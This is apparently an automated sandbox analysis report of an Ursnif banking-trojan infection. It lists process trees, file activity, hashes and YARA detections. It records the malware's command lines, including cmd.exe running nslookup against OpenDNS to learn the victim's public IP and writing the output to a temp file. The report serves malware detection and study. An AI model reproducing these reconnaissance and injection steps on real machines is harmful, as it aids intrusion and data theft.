C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.dll	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.dll	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	22F9D79E9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA726CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA726CB526	ReadFile

Analysis Process: conhost.exe PID: 6168 Parent PID: 7164

General

Start time:	10:41:09
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 5352 Parent PID: 7164

General

Start time:	10:41:21
Start date:	20/11/2020

Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.cmdline'
Imagebase:	0x7ff665110000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\l4vfe2li\CSC4DA260FDB3A0492587313FAF41D3B261.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF66518E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\l4vfe2li\CSC4DA260FDB3A0492587313FAF41D3B261.TMP	success or wait	1	7FF66518E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\l4vfe2li\CSC4DA260FDB3A0492587313FAF41D3B261.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f	success or wait	1	7FF66518ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.cmdline	unknown	371	success or wait	1	7FF665121EE7	ReadFile
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.0.cs	unknown	402	success or wait	1	7FF665121EE7	ReadFile

Analysis Process: cvtres.exe PID: 6548 Parent PID: 5352

General

Start time:	10:41:22
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES47A8.tmp' 'c:\Users\user\AppData\Local\Temp\l4vfe2li\CSC4DA260FDB3A0492587313FAF41D3B261.TMP'
Imagebase:	0x7ff6340b0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 6916 Parent PID: 7164

General

Start time:	10:41:25
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.cmdline'
Imagebase:	0x7ff665110000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: control.exe PID: 6996 Parent PID: 4396

General

Start time:	10:41:26
Start date:	20/11/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7bef70000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.354083922.0000020E4A350000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000002.406330368.000000000020E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6980 Parent PID: 6916

General

Start time:	10:41:28
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES5D63.tmp' 'c:\Users\user\AppData\Local\Temp\3he3buld\CSCBE830862A12C4DC4815ABE234EBA2CD.TMP'
Imagebase:	0x7ff6340b0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3472 Parent PID: 6996

General

Start time:	10:41:36
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001D.00000002.511989031.0000000003B8E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001D.00000000.369710445.0000000003B8E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001D.00000003.368074144.0000000002AC0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: RuntimeBroker.exe PID: 4016 Parent PID: 3472

General

Start time:	10:41:39
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000002.510030791.000002413CA4E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4288 Parent PID: 3472

General

Start time:	10:41:42
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.502898897.000001E7666AE000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 5504 Parent PID: 3472

General

Start time:	10:41:44
Start date:	20/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\6110.bi1'
Imagebase:	0x7ff7eef80000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4448 Parent PID: 3472

General

Start time:	10:41:44
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000002.508337116.00000209AC23E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 4740 Parent PID: 5504

General

Start time:	10:41:46
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 7088 Parent PID: 5504

General

Start time:	10:41:47
Start date:	20/11/2020
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff7f5af0000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 5436 Parent PID: 3472

General

Start time:	10:41:47
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.511740839.000001657A17E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 2072 Parent PID: 3472

General

Start time:	10:41:50
Start date:	20/11/2020

Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'echo -------- >> C:\Users\user\AppData\Local\Temp\6110.bi1'
Imagebase:	0x7ff7eef80000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 984 Parent PID: 3472

General

Start time:	10:41:50
Start date:	20/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6bbfa0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.399209718.000001EEFF69E000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis